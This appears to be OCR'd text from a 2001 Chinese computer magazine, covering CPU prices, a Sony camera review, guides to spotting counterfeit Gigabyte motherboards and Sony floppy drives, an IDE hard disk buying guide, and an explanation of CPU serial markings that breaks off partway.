正如Intel所制定的计划那样，近期以P4为首的高端CPU价格开始大幅度地下滑，PIII现在的出货几乎只是通过OEM渠道流失的产品，而Socket 423架构的P4 CPU在计划上差不多也就是10月份该停产了，所以建议打算购买P4的朋友尽量去购买基于Socket 478架构的产品，而不要买几近淘汰边缘的Socket 423架构的产品，只有这样你的主板才有可能支持以后在CPU方面的升级。现在中关村Socket 478的散装P4 CPU已经到货，1.7G的价格是1650元，同频Socket 423的P4 CPU要比它便宜五六十元，其他Socket 423架构的1.4G和1.5G散包P4 CPU只有1020和1070元，看样子马上就要降到千元大关了。这几天虽然各档次的CPU都因为美国911事件而出现价格的反弹，但是整体价格还是向下走的，如果你不急于购买，不妨等等再说。目前高端的盒装933MHz的PIII和1GHz的产品价格差不多，都仍然处于不到1500元的高价位上，没有下降的趋势，而个别产品还少有反弹。毕竟现在的PIII CPU的吸引力太小了，无论从价格上还是从主频上都无法与P4相竞争，这自然也印证了Intel的市场策略。在Celeron II方面，Intel已经把它的主频推到了1GHz的水平，而且很快Tualatin核心的新Celeron就会面世，相信此后AMD的压力就更大了。现在赛扬900MHz和800MHz的CPU分别为490元和435元，低于600MHz的Celeron CPU已经不多了，600MHz的价格不到300元。

与Intel相比，AMD的日子要更苦一些，其今年第二季度的财政预算出现了严重的亏损，这也直接造成了AMD股价的狂泻，分析认为其中的一个重要原因就是它和Intel的恶性竞争造成的。Intel财大气粗，搞降价还可以通过在OEM市场上的利润来弥补零售市场上降价的损失，而AMD由于OEM市场不大，所以在赢利方面就更加吃力。在市场动作方面，除了降价的策略以外我们还看不出AMD是否还有其他方式的举措。物美价廉的Duron终于在AMD点仓后把价格又降回到了和7月份同期差不多的水平，Duron 750/800的价格分别为315元和365元。而高端雷鸟方面，在911事件的三天反弹之后，又降回到了原来的价格，900、1G和1.4G的价格分别为555、710和990元。虽然近期P4的价格大幅下调，可是市场里购买AMD的CPU的用户并没有因此而减少多少，可能也是因为现在雷鸟的平台一样可以支持以后Athlon 4核心的新CPU，这一点为用户今后的升级提供了保障。CF

DSC-P5\P3数码相机中的新品一族

这两款数码相机是SONY在10月初推出的新一代产品。与以往的数码相机相比，这两款中、高档次的产品，全部采用了333万像素的CCD（其中DSC-P5的有效输出像素为333万，DSC-P3的有效输出像素为282万），而且在相机体积及电池寿命上，均有了很大的进步。在画质方面，这两款相机采用了与以往不同的14比特DXP数码处理技术。使用这种技术，可以避免在拍摄高反差的相片时，画面过亮或图像一团黑的情况。与普通的数码相机相比，在黑暗对焦时，虽然使用液晶屏不能看清被拍景物，但通过这两款相机的自动照明系统，仍可以完成精确的对焦工作。使用这两款相机可以进行一次10幅画面的连续拍摄，并可将画面转化为GIF格式的文件存储。此外，这两款数码相机可以用来记录运动的影像，最长的记录时间也由以往的60秒延长到5400秒，即90分钟。CF



★ CFan结论

新一代的数码相机，操作简单，功能非常实用

优点	缺点
小巧但功能强大，由于使用了先进的图像处理技术，与计算机联用非常方便	只能使用记忆棒为记录介质，售价相对高了些

★参考价格：DSC-P5 7500元
DSC-P3 7000元
★咨询网址：www.sony.com.cn
★咨询电话： 8008102228



技嘉几款主板真假识别方法

□技嘉公司提供

近来，市场中出现大量假冒技嘉主板，严重侵犯了广大消费者的合法权益。技嘉科技为了方便用户能够正确、简便地识别真假技嘉主板，特介绍真假技嘉主板识别方法如下：

GA-6OX

假货的PCB版本：1.1


假货的序列号SN：0111642964


1．假货的型号标识使用字体为粗体字，与真品对比非常明显，如下图：


伪品


真品

2.还可以通过BIOS的安装方式来判断(只限于此款型)，如下图:


伪品有PLCC插槽


而此款真品没有PLCC插槽

GA-6VXC7-4X-AP


假货的PCB版本：5.0

假货的序列号SN：0045191153、0045191154、0045191169、0045191075

1．技嘉推出的这款产品采用Creative CT5880声效芯片，而假货则没有。

从下图中可以看到主板的左上角的声卡芯片。



采用CT5880声卡的真品



没有该声卡的假货

假货声卡使用的AVANCE logic.inc. ALC100P芯片，技嘉从未使用过。

2．主板说明书应该字迹清晰，字体、图样颜色浓度一致，驱动盘使用彩色印刷。伪品说明书字迹模糊，颜色浓淡不均，驱动盘使用彩色纸张粘贴，字迹不清晰，还有使用CD-R制作的。

3．通过BIOS的安装方式来判断真伪(只限于此款型)，如下图:


伪品有PLCC插槽


而此款真品没有PLCC插槽

GA-6VPM7

假货的PCB版本：1.1

假货产品序列号(SN)：0045036303、0045039058


注：技嘉从未推出这款主板（采用该芯片组的主板是：GA-6VMM（P/L））

1．假货没有PCB厂家标志，没有阻燃标志。正品应该在PCB板上有阻燃标志、PCB板厂家信息、生产批次等信息。

2．假货电池使用日文字体，正品没有使用日文字体的电池。

3．真品主板说明书应该字迹清晰，字体、图样颜色浓度一致，驱动盘使用彩色印刷。伪品说明书字迹模糊，颜色浓淡不均，驱动盘使用彩色纸张粘贴，字迹不清晰，还有使用CD-R制作的。

此外，针对技嘉的主板产品，还有一个简单而实用的




鉴别招数：通过识别技嘉主板上使用的一种专用零件来区分产品的真伪。

虽然专用零件的识别方法很简单，但还是需要您掌握一些小知识。首先，让我们来认识一个主板上使用的小零件 Poly - Switch 自恢复保险丝（见图）。

Poly - Switch是一种提供过流保护的保险丝。一般在主板上可设计用来保护I/O接口，举例来说，如果您使用一个串口的外设，通常情况下通过Poly - Switch的工作电流很小，当意外情况（不当的操作、突发性断电或短路等）发生时，通过Poly - Switch的电流会突然增加，如果不及时切断电流，那么串口及外设就会损坏。这时，Poly - Switch会自动切断电流以保护主板不受伤害。所以，Poly - Switch是一种电流保护装置，其位置在USB接口的附近。

好了，我们已经知道Poly - Switch是什么"东东"了，那不同型号的Poly - Switch之间有何差别呢？

目前，世界上只有 Raychem 公司在生产 Poly - Switch。Raychem公司出品的Poly - Switch被主板厂家使用的主要型号有两种，一种型号为 4251，另一种型号为G500，通常用在汽车等较大电流保护设施中。从 Raychem公司提供的技术资料来看，4251的正常工作电流为2.5A（安培），当4.7A 电流通过时它会断开。而G500的工作电流为5A，断路电流为7.5A。很显然，4251 比 G500 提供的过流保护功能要好。



相对于普通的中小品牌，技嘉的主板产品在用料和工艺上都是相当不错的。为了能使普通用户较容易地识别真假技嘉主板，技嘉科技已与Raychem签订协议：只有技嘉科技能使用其4251规格的Poly - Switch产品，Raychem不能将此型号产品卖给其他主板厂商。此外，同技嘉主板一样，4251规格的产品表面将会印上"GA"字样，技嘉科技从1998年开始，就在其生产的所有型号技嘉主板上使用该零件了。因此，今后大家通过对Poly - Switch的简单识别就能分辨出您买的技嘉主板是"真"还是"假"了！

SONY 软驱打假

□广州七喜　温慧华

由于SONY 软驱具有可靠性高、兼容性广、使用寿命长等优点，令许多电脑用户在购买软驱时都选择了SONY，故SONY软驱一直在市场上都有相当高的占有率。这却令一些不法份子有了可乘之机，以各种次品、劣质产品冒充SONY 软驱出售，以骗取高额利润。这种行为不但扰乱了正常的市场秩序，严重损害消费者利益，品质差的更可能危害其他设备及人身安全。因此，SONY 公司和代理SONY驱动器的七喜电脑股份有限公司对此十分重视，一方面加强打击力度，另一方面推出新版SONY 软驱，力求让消费者认明正品，免受欺骗。

现市面销售的新版正品 SONY 软驱（型号均为 E/1A1），从外观辨别上具有以下特征，凡不符者，均可判断为假冒产品。只有正品的SONY 驱动器（包括软驱、光驱）才能享受七喜电脑公司承担的售后保修（包退、包换、保修）承诺。




图1　新版 SONY 驱动器的外型
图2　请留意标贴上的生产日期和批号，新版的 SONY 软驱外壳有"SONY"凹字样
图3、4、5　软驱的前面板、后面板和底板外观
图6　侧面贴有"七喜电脑镭射防伪标贴"

IDE硬盘大观

□山东　王涛

大家都知道硬盘是电脑的主要配件之一，这两年来硬盘的性能提升非常快,并且更新换代的速度也非常快。笔者近期对硬盘的性能与选购做了一些了解,并且新买了一块硬盘,下面我们就来谈一谈硬盘的性能与选购吧。

性能比较

我们首先来看一看硬盘的各种性能指标。

1. 单碟容量

容量是用户认识最多的一个性能指标,硬盘容量发展得特别快,几年前硬盘的主流容量还是2G,可如今再看看,主流容量已经达到40G了,增长了20倍。在硬盘容量增长的同时,硬盘的性能也发生了很大的变化。单碟容量的大小取决于磁道内线性磁的密度与磁道数量的多少，现在单碟容量最大已经达到30G。磁道内线性磁的密度增大意味着一条磁道内所能存储的数据就越多，磁道增加意味着在磁头所能到达的扇区里能读取的数据也就越多，并且从一个磁道转到另一磁道的时间也就越短，而硬盘中磁头的长短是固定的,所以增加了单碟容量之后,硬盘在每秒钟所能读取与写入的数据也就越多了。

现在的硬盘磁头都采用了GMR巨阻磁头（可以支持单碟4.5G以上），采用MR磁头（最大支持单碟4.5G）的硬盘已经非常少了。采用GMR磁头可以使磁头更灵敏地读取更多数据。IBM公司的硬盘在硬盘盒内可以放入5张盘片，而其他公司只能放进4张碟片，这样IBM就可以生产出更大容量的硬盘。

2. 硬盘转速

大家经常看到7200RPM、5400RPM等硬盘的介绍语,这就是指硬盘的转速。硬盘转速的意义是硬盘主轴在一分钟内的转动速度。它直接影响硬盘的数据传输速度，一般来说，硬盘转速越快，硬盘的数据传输率就越高（但是硬盘的数据传输率也取决于单碟容量的大小）。现在市场上主要有7200RPM与5400RPM两种转速的硬盘，但也有4400RPM的低档硬盘与伪造硬盘。7200转应该是主流，推荐选用。5400转性价比高，可以考虑。4400转的硬盘我劝大家根本不要考虑，除非你的钱袋确实很紧张。

3. 硬盘高速缓存

硬盘中的另一个重要部件就是硬盘的高速缓存，缓存的大小对于硬盘整体性能的提升起着不可代替的作用。为什么在硬盘中要有一个高速缓存呢？因为硬盘的内部传输速度（硬盘中的磁道和缓存之间的传输速度）与硬盘的外部传输速度（硬盘数据传输到系统内存的速度）相比较来说，硬盘的外部传输速度较快（因为硬盘的外部传输进行的是电子运动，而内部传输进行的是机械运动），为了使系统速度协调，便在硬盘中加了高速缓存。由于有了高速缓存，硬盘中的数据先被读取到高速缓存中，然后再读取到系统内存中去，这样就使得硬盘有了预读取操作。如果高速缓存的容量大的话，那么硬盘预读取的数据就更多，那样硬盘的外部传输一次性所送交的数据也就越多。

硬盘中的高速缓存有两种状态，一是将硬盘中的数据预读取（硬盘的读操作），一是将内存中的数据预读取（硬盘的写操作）。在读操作中，硬盘先将要读取的一簇数据及与数据相邻的一部分数据读取到高速缓存中，由于硬盘中的一个文件的数据一般都是相邻的，所以读取下一数据时硬盘就不用再做机械运动读取了，读取到内存时就快得多了。在写操作中，内存将数据先存放在高速缓存中，等缓存集满了数据再由硬盘以机械运动存储到硬盘上，这样就减少了硬盘的机械运动，从而提高了硬盘的写速度。如果文件还没有高速缓存容量大，也是将文件存放在高速缓存中，然后不用等集满就存储到硬盘中。

综上所述，高速缓存的容量对于硬盘与系统的速度有着一定的影响，所以选购硬盘时要选择大容量高速缓存的硬盘。现在的硬盘一般都是配备2M的高速缓存，但也有较早一些的硬盘只配备了512K的高速缓存。

4. 磁头平均寻道时间

所谓的磁头平均寻道时间就是磁头寻找目标数据的磁道时所需要的时间。磁头平均寻道时间与磁头平均潜伏时间（也就是硬盘的磁头从启动区开始转动的时间）制约着硬盘磁头在读取数据时寻找数据位置的时间，从而影响硬盘的随机传输速度。

磁头平均寻道时间取决于单碟容量与硬盘机械臂的运行速度。

5. Ultra DMA 33/66/100

支持Ultra DMA 33接口的硬盘的内部传输速度理论上为33M/s，现在这种硬盘已经停产了，所以它们大多出现在二手市场上。替代Ultra DMA 33接口的硬盘采用了Ultra DMA 66接口，从而又将硬盘速度推到了一个新的台阶，现在市场上几乎所有的硬盘都支持Ultra DMA 66。在1999年下半年又推出了Ultra DMA 100的接口，这是目前主流硬盘所支持的接口，最大内部传输速度为100M/s。

前面已经说过，硬盘的内部传输速度要低于硬盘的外部传输速度，并且读写操作要由缓存来协调，所以提高硬盘的内部传输速度可以大大提高硬盘的速度。由于硬盘本身的限制，几乎所有的硬盘都不能达到理想的最大内部传输速度，Ultra DMA 66硬

盘在一开始还有过“DMA 66无用论”，但随着硬盘技术的进一步完善，相信硬盘会越来越接近最大传输速度的。

6. 硬盘数据保护措施

随着硬盘的速度与单碟容量的增加，人们对于硬盘的安全性发出了疑问，并且对于硬盘的安全性的要求也提高了。在此情况下，各大硬盘公司都开发出了各种各样的数据保护系统。

IBM公司作为硬盘界的领头羊，推出了DFT（Drive Fitness Test——驱动器性能检测）。迈拓公司推出了自己的ShockBlock、Max Save，还有非常独特的像双BIOS的DualWave。昆腾公司推出了DPS（DDMA Protection System——数据保护系统）。Seagate公司推出了非常可靠的防震动装置与FDB马达。西部数据公司推出了数据卫士。这几种数据保护系统都各有特色。

主流品牌介绍

IBM

我的朋友中有一半曾经或正在使用IBM硬盘，由此可见，IBM的硬盘性能非常之好。IBM作为硬盘的领导者，其硬盘的测试成绩始终都是名列前茅的，IBM硬盘在DIYer们眼中几乎成了高性能、低价格的代名词。IBM的硬盘专利非常多，挑一个来说吧，前面提到的GMR巨阻磁头就是IBM发明的。

IBM硬盘有三大类型：DeskStar（桌面之星）、TravelStar（移动之星）、UltraStar（超能之星）。桌面之星硬盘主要是面向桌面PC而制造的，大多是IDE硬盘。移动之星硬盘主要是面向移动性的笔记本电脑而制造的，大多是小型的笔记本硬盘。超能之星硬盘主要是面向服务器等对于性能与稳定性要求较高的电脑制造的，是SCSI等高级硬盘。我们主要以桌面之星系列为例来谈一谈。现在IDE市场上的桌面之星系列硬盘有以下几种：25GP、34GXP、37GP、75GXP、40GV、60GXP。

IBM硬盘的识别方法为：系列号（此系列最大硬盘容量+转速）+硬盘类型+硬盘尺寸+转速+容量。以34GXP DPTA 372050为例——首先在硬盘系列号中的34代表此类型硬盘的最大容量为34GB，以GP为结尾的硬盘是5400转，以GXP结尾的硬盘是7200转；下面的DPTA代表的是DeskStar（桌面之星），PT代表的是34GXP与37GP两个系列硬盘，A代表此硬盘是ATA接口的硬盘；然后，看硬盘的型号，首位为3，代表此硬盘是3寸盘；后面跟着7，代表此硬盘的转速为7200RPM；再后面的2050代表此硬盘的容量为20.5GB。IBM硬盘在国内的总代理是新资源，要认准新资源的标志。

Maxtor（迈拓）

迈拓的硬盘通常是IDE硬盘，因为其很早就主动放弃了SCSI高端硬盘领域，从而投入全部精力进行IDE硬盘的开发，“专一”！看到上面几句你就可以想象得到迈拓的硬盘性能应该怎样了吧！在前几年，Maxtor硬盘的名声在用户的眼中不太好，总是不稳定，但自从“专一”以来，一举甩掉了以前的旧帽子，都是抢在其他厂商之前推出新一代的硬盘，并且很多产品的测试成绩都非常出色——比如第一款摆脱掉“DMA 66无用论”的金钻四代。Maxtor的硬盘现在IDE市场上主要有四大系列：金钻系列、星钻系列、钻石系列、美钻系列。金钻系列硬盘都是7200转的，分为金钻一代、金钻二代（512K高速缓存）、超级金钻二代（2M高速缓存）、金钻三代、金钻四代、金钻五代、金钻六代硬盘，市场上可以见到的主要是金钻三代、金钻四代、金钻五代、金钻六代硬盘。星钻系列都是5400转的，主要是星钻一代硬盘，市场上都可以见到。钻石系列都是5400转的，分为钻石一代、钻石二代、钻石三代、钻石四代、钻石五代、钻石六代、钻石七代、钻石八代（2M高速缓存）、钻石八代VL（512K高速缓存）、钻石九代（2M高速缓存）、钻石九代VL（512K高速缓存）、钻石十代硬盘，在市场上能见到的是钻石八代、钻石八代VL、钻石九代、钻石九代VL、钻石十代硬盘。美钻系列也只出了美钻一代，转速为5400转，市场上也有卖的。

迈拓硬盘的识别方法为：系列号+此系列硬盘最大容量+首位+容量+接口类型+ 磁头数。以金钻四代DiamondMax Plus40 53073U6为例：系列号中的DiamondMax Plus代表硬盘是金钻系列；然后40代表此系列硬盘最大容量为40GB，也代表了此硬盘是金钻四代硬盘（金钻三代及以前的数字是四个数字，代表单碟容量，而金钻五代的数字是60）；首位没有什么大用处，只是说明一段时间罢了，最新的金钻系列硬盘都是5；后面的3073代表此硬盘的容量是30.7GB；U代表此硬盘接口是Ultra DMA/66接口，如果是D代表是Ultra DMA/33接口，如果是A代表是Ultra DMA/100接口；最后的6代表此硬盘有6根磁头，由此说明此硬盘有6÷2=3张碟片，如果是奇位数，那么就加1再除以2就是硬盘的碟片数了。迈拓硬盘在国内的总代理是蓝德电子，购买时要认准蓝德的标志。

Seagate（希捷）

Seagate公司在SCSI市场中有着王者的地位，它的SCSI硬盘占据着很大一部分市场。三年前是Seagate第一个推出了7200转的大灰熊IDE硬盘，但是由于技术不成熟的原因，大灰熊硬盘的发热量与质量都不太好，返修率非常之高，造成了希捷硬盘的大灰熊系列硬盘销售成绩非常坏。1999年Seagate推出了新的7200转的硬盘——酷鱼IDE硬盘，酷鱼真的很Cool，在许多当时的测试中都名列前茅，并且还荣获了许多第一名，这样Seagate的硬盘才又在用户中站稳了脚。我们来说一说酷鱼系列IDE硬盘，这一系列硬盘正如我刚才说的，非常Cool。本来酷鱼是SCSI硬盘，Seagate将其新的IDE硬盘也叫做酷鱼，意思是说酷鱼IDE硬盘拥有SCSI硬盘的性能，但价钱是IDE硬盘的价钱，它的性能价格比非常

高。只不过酷鱼系列硬盘有一点不太酷，就是发热量太大。现在IDE市场上可以见到的Seagate公司的硬盘有Ux与酷鱼两个系列。酷鱼分为酷鱼Ⅰ代、酷鱼Ⅱ代、酷鱼Ⅲ代硬盘。Ux硬盘分为U8、U10、U5硬盘。

Seagate硬盘的识别方法为：ST+硬盘尺寸+容量+主标识+副标识+接口类型。以Seagate酷鱼Ⅱ代IDE硬盘ST330630A为例：ST代表Seagate；3代表硬盘的尺寸为3.5英寸，厚度为25mm，如果为1代表尺寸为3.5英寸，厚度为41mm，如果为4代表尺寸为5.25英寸、厚度为82mm，如果为5代表尺寸为3.5英寸、厚度为19mm，如果为9代表尺寸为2.5英寸；306代表此硬盘容量是30.6GB；后面的3代表此硬盘的碟片数目是3，Seagate的IDE硬盘的主标识都是指硬盘的碟片数，SCSI硬盘的主标识指的是硬盘的转速；0代表硬盘的性能（只有主标识一样时，副标识才有意义）；后面的A代表接口类型是IDE/EIDE硬盘，如果为N代表接口为50针Ultra SCSI接口，W代表接口为68针Ultra SCSI接口，WC代表接口为80针Ultra SCSI接口，FC代表接口为光纤，WD代表接口为68针Ultra Wide SCSI接口，LW代表接口为68针Ultra-2 SCSI（LVD）接口，LC代表接口为80针Ultra-2 SCSI（LVD）接口。Seagate硬盘在国内的总代理是广源行。

Quantum（昆腾）

两三年前，中国的DIYer们的首选硬盘必是昆腾，几乎所有DIYer都用昆腾硬盘，这当然证明了昆腾硬盘质量的好坏，但是也有一部分其他原因，如IBM等硬盘厂商还没有对国内市场重视。昆腾的硬盘确实很好，比如昆腾的火球七代硬盘，在许多测试中都是第一，并且其超频性能极佳，是当时同类512K硬盘中的极品。这两年，主流硬盘发展到了2M缓存，昆腾的硬盘开始有些落后了，还是内置了512K缓存，并且不太重视国内市场，以致于其新的硬盘发布了两三个月后还不见昆腾硬盘的踪影，这样用户们对于昆腾的忠诚度当然降低了。2000年，昆腾发布了新的超能火球四代，7200转，支持DMA100，带2M高速缓存，平均寻道时间是8.5ms，并且价格也合适，可以说性价比非常高。昆腾硬盘在IDE市场上主要有以下几个系列：火球系列、超能火球系列。其中火球系列是面向注重实用的用户的，超能火球系列是面向追求速度与性能的用户的，而火球系列则是面向经济型用户的4400转硬盘。火球系列在市场中可见的是火球十一代、火球十二代、火球十三代硬盘。超能火球系列在市场上有超能火球二代、超能火球三代、超能火球四代硬盘。

昆腾硬盘的识别方法为：QM+硬盘尺寸+硬盘容量+系列号。以昆腾超能火球二代QM 320500KX为例：QM代表昆腾硬盘；3代表硬盘是3寸硬盘；20500代表此硬盘容量是20.5GB；最后的KX代表此硬盘是超能火球二代硬盘(不过，昆腾硬盘部已经被迈拓收购了)。

Western Digital（西部数据）

WD硬盘的性能总是不高也不低，最近的一些测试证明WD的5400转硬盘的性能比较出色，但只是发热量与噪声大些。WD的技术也不错，比如EIDE接口就是WD制定的。WD的硬盘上市都不太注重宣传，所以当大家争着去买其他的硬盘时，WD静悄悄地躺在电脑柜架上，好像在等待伯乐一样，直到快变成老产品时才被人发现。并且由于WD的货源不足，WD硬盘的价格也不算低，这样WD在国内的销量一直不太大。

WD在IDE市场上的主流硬盘分为两个系列：专家与新鱼子酱系列。专家系列在市场上有专家BA、专家BB系列。鱼子酱系列在市场上有鱼子酱AB、鱼子酱BB两种，AA、BA两种硬盘已经不常见了。现在市场上又出现了一个新鱼子酱系列。新鱼子酱系列在市场上有新鱼子酱AB、新鱼子酱BB两种硬盘。这两个系列的硬盘后缀是AB的都是5400转，是BB的都是7200转。

WD硬盘的识别方法为：类型+WD+容量+转速+型号。以WD Caviar WD400BB为例：WD Caviar代表西部数据的鱼子酱系列硬盘；WD代表西部数据；400代表此硬盘容量是40.0GB；第一个B代表转速是7200转，如果是A代表转速是5400转；第二个B代表此硬盘是新鱼子酱系列硬盘，如果是A代表此硬盘是旧的鱼子酱系列硬盘。

Fujitsu（富士通）

富士通公司是日本的一个老牌公司，在很多领域都有所建树。它的硬盘也很不错，比如说近来推出的蜂鸟系列硬盘，噪音非常小，性能也很不错。蜂鸟系列硬盘是富士通现在主推的IDE硬盘，放在机箱内几乎听不到任何噪音，并且我的一个朋友曾经做过一个测试，测试蜂鸟、75GXP、酷鱼Ⅱ到底哪个强，测试的结果是蜂鸟仅以20分的差距输给了75GXP，由此可见蜂鸟系列硬盘的性能也是很好的。富士通的硬盘有IDE与SCSI两种硬盘，SCSI的硬盘叫作猎鹰硬盘，IDE硬盘现在市场上主要有蜂鸟一种型号的硬盘。我不知道富士通有没有推出DMA100的硬盘，我只见过富士通的DMA66硬盘。

富士通硬盘的识别方法为：类型+尺寸+容量+接口+转速。以富士通MPF3204AH为例：MPF代表硬盘的类型，其中M代表富士通，P代表硬盘是IDE系列，如果为A就是SCSI系列；3代表此硬盘是3.5英寸硬盘；204代表此硬盘的容量为20.4GB；A代表接口为ATA接口；H代表转速是7200转，如果为T就是5400转。

以上是现在主流的IDE硬盘的型号与识别方法，希望对您选购有一些帮助。长城集团也推出了自己的硬盘，如果大家喜欢国产品牌，也是可以考虑的。CF

揭开CPU编号的面纱

□北京 聂力峰


我们在购买CPU和内存的时候常常看到其上面的一些编号，你也许并不在意这些编号，这组编号是处理器在生产过程中表示的惟一号码，全世界每一块处理器都有自己独一无二的号码，就和我们平常人的身份证号码一样。如果你懂得这些编号的内容则会对你有很大的帮助。假如你了解了CPU产品的编号，就可以通过处理器的编号看出处理器的主要性能指标参数，比如说处理器的系列、频率、缓存、封装、核心电压、产地、生产日期、甚至超频能力强弱都能通过处理器上这个惟一的编号得到。

其实这些编号的规律也很简单，下面我就为您一一介绍P3、赛扬、Athlon、Duron处理器的编号规则 。

一、Intel PentiumⅢ / Celeron

由于PentiumⅢ和Celeron的产品编号基本相同，所以在这里我们以Celeron为例讲解。





①Celeron是Intel公司的注册商标。此处表明了CPU的类型，Celeron表示赛扬处理器，如果标有Pentium Ⅲ，那就是奔腾3 处理器。

②Malay表示该CPU产自马来西亚，如果是COSTA-RICA则产自哥斯达黎加，Philippines表示菲律宾，Ireland表示爱尔兰。

③表明了CPU的主频，800——表示这块CPU是运行在800MHz的Celeron处理器。

④CPU 的二级缓存大小。128 表示二级缓存有128K，Pentium Ⅲ的二级缓存是256K，所以会标有256字样。

⑤CPU的前端总线频率(FSB)。早些时候的Celeron的外频是66MHz。而Pentium Ⅲ的FSB则是100或133。

⑥CPU的核心电压。早期生产的Celeron使用的是1.7V电压，以前还有1.5V的产品，Pentium Ⅲ则使用了1.65V～1.75V的电压。


⑦Q116A中的Q代表产地，和奔腾2处理器不同的是，这里没有用9来代表马来西亚，而是用Q来代表，116表示处理器的生产日期：2001年第16周。

⑧CPU出厂时的产品内部序列号。

